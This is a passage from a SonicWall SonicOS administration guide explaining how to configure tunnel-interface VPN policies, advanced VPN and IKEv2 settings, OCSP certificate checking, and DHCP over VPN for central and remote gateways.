
1 Navigate to **VPN > Settings**.

2 Under the **VPN Policies** table, click the **Add** button. The **VPN Policy** dialog displays.




3 On the **General** tab, select the policy type as **Tunnel Interface**.

The **IPsec Secondary Gateway name or Address** field on the **General** tab and the **Network** tab are removed.




4 Enter a friendly name in the **Name** field.

5 Click the **Proposals** tab.



6 Configure the **IKE (Phase 1) Proposal** and **IPSec (Phase 2) Proposal** options for the tunnel negotiation.

7 Click the **Advanced** tab to configure the advanced properties for the Tunnel Interface. By default, **Enable Keep Alive** is disabled.



8 The following advanced options can be configured (by default, none are selected):

- **Disable IPsec Anti-Replay** - Disables anti-replay, which is a form of partial sequence integrity that detects the arrival of duplicate IP datagrams (within a constrained window).

- **Allow Advanced Routing** – Adds this Tunnel Interface to the list of interfaces in the **Routing Protocols** table on the **Network > Routing** page.

  This option must be selected if the Tunnel Interface is to be used for advanced routing (RIP, OSPF). Making this an optional setting avoids adding all Tunnel Interfaces to the **Routing Protocols** table, which helps streamline the routing configuration. For information on configuring RIP or OSPF advanced routing for the Tunnel Interface, see Configuring Advanced Routing for Tunnel Interfaces on page 492.

- **Enable Windows Networking (NetBIOS) Broadcast** - Allows access to remote network resources by browsing the Windows® Network Neighborhood.
- **Enable Multicast** - Allows multicast traffic through the VPN tunnel.
- **Permit Acceleration** - Enables redirection of traffic matching this policy to the WAN Acceleration (WXA) appliance.
- **Display Suite B Compliant Algorithms Only** – Displays only Suite B-compliant algorithms.
- **Allow SonicPointN Layer 3 Management** – Allows Layer-3 management for SonicPointN.
- **Management via this SA** - Allows remote users to log in to manage the firewall through the VPN tunnel. Select one or more: **HTTPS**, **SSH**, **SNMP**.
- **User login via this SA -** Allows users to login using the SA. Select either or both: **HTTP** or **HTTPS**.

  NOTE: HTTP user login is not allowed with remote authentication.

- **VPN Policy bound to** - Sets the interface the Tunnel Interface is bound to. This is **Interface X1** by default.

  IMPORTANT: Two different WAN interfaces cannot be selected from the **VPN Policy bound to** drop-down menu if the VPN Gateway IP address is the same for both.

9 If **IKEv2 Mode** was selected on the **Proposals** tab, configure the **IKEv2 Settings**:

- The **Do not send trigger packet during IKE SA negotiation** checkbox is not selected by default and should be selected only when required for interoperability if the peer cannot handle trigger packets.

  The term *Trigger Packet* refers to the use of initial *Traffic Selector* payloads populated with the IP addresses from the packet that caused SA negotiation to begin. It is recommended practice to include *Trigger Packets* to assist the IKEv2 Responder in selecting the correct protected IP address ranges from its Security Policy Database. Not all implementations support this feature, so it may be appropriate to disable the inclusion of *Trigger Packets* to some IKE peers.

- Select one or both of the following two options for the IKEv2 VPN policy:

  - **Accept Hash & URL Certificate Type** – The firewall sends an `HTTP_CERT_LOOKUP_SUPPORTED` message to the peer device. If the peer device replies by sending a `Hash and URL of X.509c` certificate, the firewall can authenticate and establish a tunnel between the two devices.
  - **Send Hash & URL Certificate Type** – The firewall, on receiving an `HTTP_CERT_LOOKUP_SUPPORTED` message, sends a `Hash and URL of X.509c` certificate to the requestor.

    Select these options if your devices can send and process hash and certificate URLs instead of the certificates themselves. Using these options reduces the size of the messages exchanged.

    In a VPN, two peer firewalls (FW1 and FW2) negotiate a tunnel. From the perspective of FW1, FW2 is the remote gateway and *vice versa*.

10 Click **OK**.

Creating a Static Route for Tunnel Interface

After you have successfully added a Tunnel Interface, you may then create a Static Route.

To create a Static Route for a Tunnel Interface:

1. Navigate to **Network > Routing > Route Policies**.
2. Click the **Add** button. The **Add Route Policy** dialogue appears for adding Static Route.
3. Select a tunnel interface from the **Interface** drop-down menu, which lists all available tunnel interfaces.

   NOTE: If the **Auto-add Access Rule** option is selected, firewall rules are automatically added and traffic is allowed between the configured networks using tunnel interface.

4. Configure the rest of the settings as necessary.
5. Click **OK**.

Route Entries for Different Network Segments

After a tunnel interface is created, multiple route entries can be configured to use the same tunnel interface for different networks. This provides a mechanism to modify the network topology without making any changes to the tunnel interface.

Redundant Static Routes for a Network

After more than one tunnel interface is configured, you can add multiple overlapping static routes; each static route uses a different tunnel interface to route the traffic. This provides routing redundancy for the traffic to reach the destination. If no redundant routes are available, you can add a static route to a drop tunnel interface to prevent VPN traffic from being sent out the default route. For more information, see Configuring a Drop Tunnel Interface on page 476.

VPN Auto-Added Access Rule Control

When adding VPN Policies, SonicOS auto-creates non-editable Access Rules to allow the traffic to traverse the appropriate zones. Consider the following VPN Policy, where the Local Network is set to Firewalled Subnets (in this case comprising the LAN and DMZ) and the Destination Network is set to Subnet `192.168.169.0`.

While this is generally a tremendous convenience, there are some instances where is might be preferable to suppress the auto-creation of Access Rules in support of a VPN Policy. One such instance would be the case of a large hub-and-spoke VPN deployment where all the spoke sites are addresses using address spaces that can easily be supernetted. For example, to provide access to/from the LAN and DMZ at the hub site to one subnet at each of 2,000 remote sites, addressed as follows:

remoteSubnet0=Network 10.0.0.0/24 (mask 255.255.255.0, range 10.0.0.0-10.0.0.255)
remoteSubnet1=Network 10.0.1.0/24 (mask 255.255.255.0, range 10.0.1.0-10.0.1.255)
remoteSubnet2=Network 10.0.2.0/24 (mask 255.255.255.0, range 10.0.2.0-10.0.2.255)
remoteSubnet2000=10.7.207.0/24 (mask 255.255.255.0, range 10.7.207.0-10.7.207.255)

Creating VPN Policies for each of these remote sites would result in the requisite 2,000 VPN Policies, but would also create 8,000 Access Rules (LAN -> VPN, DMZ -> VPN, VPN -> LAN, and VPN -> DMZ for each site). However, all of these Access Rules could easily be handled with just four Access Rules to a supernetted or address range representation of the remote sites (more specific allow or deny Access Rules could be added as needed):

remoteSubnetAll=Network 10.0.0.0/13 (mask 255.248.0.0, range 10.0.0.0-10.7.255.255) or
remoteRangeAll=Range 10.0.0.0-10.7.207.255

To enable this level of aggregation, the **Advanced** tab of the **VPN Policy** dialog offers the option to **Auto-Add Access Rules for VPN Policy** setting. By default, the checkbox is selected, meaning the accompanying Access Rules are created automatically, as they've always been. By deselecting the checkbox upon creating the VPN Policy, you have the ability and need to create custom Access Rules for VPN traffic.

Configuring Auto Provisioning


121

Configuring Advanced VPN Settings

VPN > Advanced

The **VPN > Advanced** page has two panels with options that can be enabled:

- **Advanced VPN Settings**
- **IKEv2 Settings**



Topics:

Configuring Advanced VPN Settings

Advanced VPN Settings globally affect all VPN policies. This section also provides solutions for Online Certificate Status Protocol (OCSP). OCSP allows you to check VPN certificate status without Certificate Revocation Lists (CRLs). This allows timely updates regarding the status of the certificates used on your firewall.

- **Enable IKE Dead Peer Detection** - Select if you want inactive VPN tunnels to be dropped by the firewall.
    - **Dead Peer Detection Interval** - Enter the number of seconds between “heartbeats.” The default value is 60 seconds.
    - **Failure Trigger Level (missed heartbeats)** - Enter the number of missed heartbeats. The default value is 3. If the trigger level is reached, the VPN connection is dropped by the firewall. The firewall uses a UDP packet protected by Phase 1 Encryption as the heartbeat.
    - **Enable Dead Peer Detection for Idle VPN Sessions** - Select this setting if you want idle VPN connections to be dropped by the firewall after the time value defined in the **Dead Peer Detection Interval for Idle VPN Sessions (seconds)** field. The default value is 600 seconds (10 minutes).
- **Enable Fragmented Packet Handling** - If the VPN log report shows the log message `Fragmented IPsec packet dropped`, select this feature. Do not select it until the VPN tunnel is established and in operation.
    - **Ignore DF (Don't Fragment) Bit** - Select this checkbox to ignore the DF bit in the packet header. Some applications can explicitly set the ‘Don’t Fragment’ option in a packet, which tells all security appliances to not fragment the packet. This option, when enabled, causes the firewall to ignore the option and fragment the packet regardless.
- **Enable NAT Traversal** - Select this setting if a NAT device is located between your VPN endpoints. IPsec VPNs protect traffic exchanged between authenticated endpoints, but authenticated endpoints cannot be dynamically re-mapped mid-session for NAT traversal to work. Therefore, to preserve a dynamic NAT binding for the life of an IPsec session, a 1-byte UDP is designated as a “NAT Traversal keepalive” and acts as a “heartbeat” sent by the VPN device behind the NAT or NAPT device. The “keepalive” is silently discarded by the IPsec peer.
- **Clean up Active Tunnels when Peer Gateway DNS name resolves to a different IP address** - Breaks down SAs associated with old IP addresses and reconnects to the peer gateway.
- **Enable OCSP Checking and OCSP Responder URL** - Enables use of Online Certificate Status Protocol (OCSP) to check VPN certificate status and specifies the URL where to check certificate status. See Using OCSP with SonicWall Network Security Appliances on page 1360.
- **Send VPN Tunnel Traps only when tunnel status changes** - Reduces the number of VPN tunnel traps that are sent by only sending traps when the tunnel status changes.
- **Use RADIUS in** - The primary reason for choosing this option is so that VPN client users can make use of the MSCHAP feature to allow them to change expired passwords at login time. When using RADUIS to authenticate VPN client users, select whether RADIUS is used in one of these modes:
    - **MSCHAP**
    - **MSCHAPv2** mode for XAUTH (allows users to change expired passwords)


Also, if this is set and LDAP is selected as the **Authentication method for login** on the **Users > Settings** page, but LDAP is not configured in a way that allows password updates, then password updates for VPN client users are done using MSCHAP-mode RADIUS after using LDAP to authenticate the user.

NOTE: Password updates can only be done by LDAP when using either:

- Active Directory with TLS and binding to it using an administrative account
- Novell eDirectory.

- **DNS and WINS Server Settings for VPN Client** – To configure DNS and WINS server settings for Client, such as a third party VPN Client through GroupVPN, or a Mobile IKEv2 Client, click the **Configure** button. The **Add VPN DNS And WINS Server** dialog displays.

  NOTE: This option appears only for TZ appliances.




  - **DNS Servers** – Select whether to specify the DNS servers dynamically or manually:
    - **Inherit DNS Settings Dynamically from the SonicWall's DNS settings** – The SonicWall appliance obtains the DNS server IP addresses automatically.
    - **Specify Manually** – Enter up to three DNS server IP addresses in the **DNS Server 1/3** fields.
  - **WINS Servers** – Enter up to two WINS server IP address in the **WINS Server 1/2** fields.

Configuring IKEv2 Settings

IKEv2 Settings affect IKE notifications and allow you to configure dynamic client support.

- **Send IKEv2 Cookie Notify** - Sends cookies to IKEv2 peers as an authentication tool.
- **Send IKEv2 Invalid SPI Notify** – Sends an invalid Security Parameter Index (SPI) notification to IKEv2 peers when an active IKE security association (SA) exists. This option is selected by default.
- **IKEv2 Dynamic Client Proposal** - SonicOS provides IKEv2 Dynamic Client Support, which provides a way to configure the Internet Key Exchange (IKE) attributes rather than using the default settings.

  Clicking the **Configure** button launches the **Configure IKEv2 Dynamic Client Proposal** dialog.



SonicOS supports these **IKE Proposal** settings:

- **DH Group**: **Group 1**, **Group 2** (default), **Group 5**, **Group 14**, and the following five Diffie Hellman groups that are included in Suite B cryptography:
  - **256-bit Random ECP Group**
  - **384-bit Random ECP Group**
  - **521-bit Random ECP Group**
  - **192-bit Random ECP Group**
  - **224-bit Random ECP Group**
- **Encryption**: **DES**, **3DES** (default), **AES-128**, **AES-192**, **AES-256**
- **Authentication**: **MD5**, **SHA1** (default), **SHA256**, **SHA384**, or **SHA512**

If a VPN Policy with IKEv2 exchange mode and a 0.0.0.0 IPSec gateway is defined, however, you cannot configure these IKE Proposal settings on an individual policy basis.

NOTE: The VPN policy on the remote gateway must also be configured with the same settings.

Using OCSP with SonicWall Network Security Appliances

OCSP is designed to augment or replace CRL in your Public Key Infrastructure (PKI) or digital certificate system. The CRL is used to validate the digital certificates comprised by the PKI. This allows the Certificate Authority (CA) to revoke certificates before their scheduled expiration date and is useful in protecting the PKI system against stolen or invalid certificates.

The main disadvantage of Certificate Revocation Lists is the need for frequent updates to keep the CRL of every client current. These frequent updates greatly increase network traffic when the complete CRL is downloaded by every client. Depending on the frequency of the CRL updates, a period of time can exist when a certificate is revoked by the CRL but the client has not received the CRL update and permits the certificate to be used.

Online Certificate Status Protocol determines the current status of a digital certificate without using a CRL. OCSP enables the client or application to directly determine the status of an identified digital certificate. This provides more timely information about the certificate than is possible with CRLs. In addition, each client typically only checks a few certificates and does not incur the overhead of downloading an entire CRL for only a few entries. This greatly reduces the network traffic associated with certificate validation.

OCSP transports messages over HTTP for maximum compatibility with existing networks. This requires careful configuration of any caching servers in the network to avoid receiving a cached copy of an OCSP response that might be out of date.

The OCSP client communicates with an OCSP responder. The OCSP responder can be a CA server or another server that communicates with the CA server to determine the certificate status. The OCSP client issues a status request to an OCSP responder and suspends the acceptance of the certificate until the responder provides a response. The client request includes data such as protocol version, service request, target certificate identification and optional extensions. These optional extensions may or may not be acknowledged by the OCSP responder.

The OCSP responder receives the request from the client and checks that the message is properly formed and if the responder is able to respond to the service request. Then it checks if the request contains the correct information needed for the service desired. If all conditions are satisfied, the responder returns a definitive response to the OCSP client. The OCSP responder is required to provide a basic response of GOOD, REVOKED, or UNKNOWN. If both the OCSP client and responder support the optional extensions, other responses are possible. The GOOD state is the desired response as it indicates the certificate has not been revoked. The

REVOKED state indicates that the certificate has been revoked. The UNKNOWN state indicates the responder does not have information about the certificate in question.

OCSP servers typically work with a CA server in push or pull setup. The CA server can be configured to push a CRL list (revocation list) to the OCSP server. Additionally the OCSP server can be configured to periodically download (pull) the CRL from the CA server. The OCSP server must also be configured with an OCSP response signing certificate issued by the CA server. The signing certificate must be properly formatted or the OCSP client will not accept the response from the OSCP server.

OpenCA OCSP Responder

Using OCSP requires the OpenCA (OpenSource Certificate Authority) OpenCA OCSP Responder as it is the only supported OCSP responder. OpenCA OCSP Responder is available at http://www.openca.org. The OpenCA OCSP Responder is an rfc2560 compliant OCSP responder that runs on a default port of 2560 in homage to being based on rfc2560.

Loading Certificates to Use with OCSP

For SonicOS to act as an OCSP client to a responder, the CA certificate must be loaded onto the firewall.

1. On the **System** -> **Certificates** page, click on the Import button. This will bring up the Import Certificate page.
2. Select the **Import a CA certificate from a PKCS#7 (.p7b), PEM (.pem) or DER (.der or .cer) encoded file** option and specify the location of the certificate.

Using OCSP with VPN Policies

The firewall OCSP settings can be configured on a policy level or globally. To configure OCSP checking for individual VPN policies, use the Advanced tab of the VPN Policy configuration page.


1. Select the radio button next to **Enable OCSP Checking**.
2. Specify the **OCSP Responder URL** of the OCSP server, for example http://192.168.168.220:2560 where 192.168.168.220 is the IP address of your OCSP server and 2560 is the default port of operation for the OpenCA OCSP responder service.

122

Configuring DHCP over VPN

VPN > DHCP over VPN

The **VPN > DHCP over VPN** page allows you to configure a firewall to obtain an IP address lease from a DHCP server at the other end of a VPN tunnel. In some network deployments, it is desirable to have all VPN networks on one logical IP subnet, and create the appearance of all VPN networks residing in one IP subnet address space. This facilitates IP address administration for the networks using VPN tunnels.



Topics:

DHCP Relay Mode


The firewall at the remote and central sites are configured for VPN tunnels for initial DHCP traffic as well as subsequent IP traffic between the sites. The firewall at the remote site (**Remote Gateway**) passes DHCP broadcast packets through its VPN tunnel. The firewall at the central site (**Central Gateway**) relays DHCP packets from the client on the remote network to the DHCP server on the central site.

Configuring the Central Gateway for DHCP Over VPN


To configure DHCP over VPN for the Central Gateway:

1 Select **VPN > DHCP over VPN**.

2 Select **Central Gateway** from the **DHCP over VPN** drop-down menu.



3 Click **Configure**. The **DHCP over VPN Configuration** dialog is displayed.



4 Select one of the following

- If you want to use the DHCP Server for global VPN clients or for a remote firewall or for both, select the **Use Internal DHCP Server** option.
    a) You can also select either or both of these:
    - To use the DHCP Server for global VPN clients, select the **For Global VPN Clients** option.
    - To use the DHCP Server for a remote firewall, select the **Remote Firewall** option.
- If you want to send DHCP requests to specific servers, select **Send DHCP requests to the server addresses listed below**.
    a) Click **Add**. The **Add DHCP Server** dialog is displayed.

    b) Type the IP addresses of DHCP servers in the **IP Address** field.
    c) Click **OK**. The firewall now directs DHCP requests to the specified servers.

5 Type the IP address of a relay server in the **Relay IP Address (Optional)** field.


When set, this IP address is used as the DHCP Relay Agent IP address (giaddr) in place of this SonicWall's LAN IP address. This address is only used when no Relay IP Address has been set on the Remote Gateway, and must be reserved in the DHCP scope on the DHCP server.

6 Click **OK**.

Configuring DHCP over VPN Remote Gateway

To configure DHCP over VPN Remote Gateway:

1 Select **Remote Gateway** from the **DHCP over VPN** drop-down menu.



2 Click **Configure**. The **DHCP over VPN Configuration** window is displayed.

3 In the **General** tab, the VPN policy name is automatically displayed in the **Relay DHCP through this VPN Tunnel** field if the VPN policy has the setting **Local network obtains IP addresses using DHCP through this VPN Tunnel** enabled.

NOTE: Only VPN policies using IKE can be used as VPN tunnels for DHCP. The VPN tunnel must use IKE and the local network must be set appropriately. The local network obtains IP addresses using DHCP through this VPN Tunnel.

4 Select the interface the DHCP lease is bound from the **DHCP lease bound to** menu.

5 To accept DJCP requests from bridged WLAN interfaces, enable the **Accept DJCP Request from bridged WLA interface** checkbox.

6 If you enter an IP address in the **Relay IP Address** field, this IP address is used as the DHCP Relay Agent IP address (giaddr) in place of the Central Gateway's address and must be reserved in the DHCP scope on the DHCP server. This address can also be used to manage this firewall remotely through the VPN tunnel from behind the Central Gateway.

NOTE: The Relay IP address and Remote Management IP Address fields cannot be zero if management through the tunnel is required.

7 If you enter an IP address in the **Remote Management IP Address** field, this IP address is used to manage the firewall from behind the Central Gateway, and must be reserved in the DHCP scope on the DHCP server.

8 If you enable **Block traffic through tunnel when IP spoof detected**, the firewall blocks any traffic across the VPN tunnel that is spoofing an authenticated user's IP address. If you have any static devices, however, you must ensure that the correct Ethernet address is typed for the device. The Ethernet address is used as part of the identification process, and an incorrect Ethernet address can cause the firewall to respond to IP spoofs.

9 If the VPN tunnel is disrupted, temporary DHCP leases can be obtained from the local DHCP server. Once the tunnel is again active, the local DHCP server stops issuing leases. Enable the **Obtain temporary lease from local DHCP server if tunnel is down** check box. By enabling this check box, you have a failover option in case the tunnel ceases to function.

10 If you want to allow temporary leases for a certain time period, type the number of minutes for the temporary lease in the **Temporary Lease Time** box. The default value is **2** minutes.

11 To configure devices on your LAN, click the **Devices** tab.

12 To configure **Static Devices on the LAN**, click **Add** to display the **Add LAN Device Entry** dialog.

13 Type the IP address of the device in the **IP Address** field and then type the Ethernet address of the device in the **Ethernet Address** field.

An example of a static device is a printer as it cannot obtain an IP lease dynamically. If you do not have **Block traffic through tunnel when IP spoof detected** enabled, it is not necessary to type the Ethernet address of a device. You must exclude the Static IP addresses from the pool of available IP addresses on the DHCP server so that the DHCP server does not assign these addresses to DHCP clients. You should also exclude the IP address used as the **Relay IP Address**. It is recommended to reserve a block of IP address to use as Relay IP addresses.

14 Click **OK**.

15 To exclude devices on your LAN, click **Add** to display the **Add Excluded LAN Entry** dialog.

16 Enter the MAC address of the device in the **Ethernet Address** field.

17 Click **OK**.

18 Click **OK** to exit the **DHCP over VPN Configuration** dialog.

NOTE: You must configure the local DHCP server on the remote firewall to assign IP leases to these computers.

NOTE: If a remote site has trouble connecting to a central gateway and obtaining a lease, verify that Deterministic Network Enhancer (DNE) is not enabled on the remote computer.

TIP: If a static LAN IP address is outside of the DHCP scope, routing is possible to this IP, that is, two LANs.

Current DHCP over VPN Leases

The **Current DHCP over VPN Leases** table shows the details on the current bindings: **IP Address**, **Host Name**, **Ethernet Address**, **Lease Time**, and **Tunnel Name**. The last column in the table, **Configure**, enables you to configure or delete a table entry (binding): to

- Edit a binding, click **Edit**.
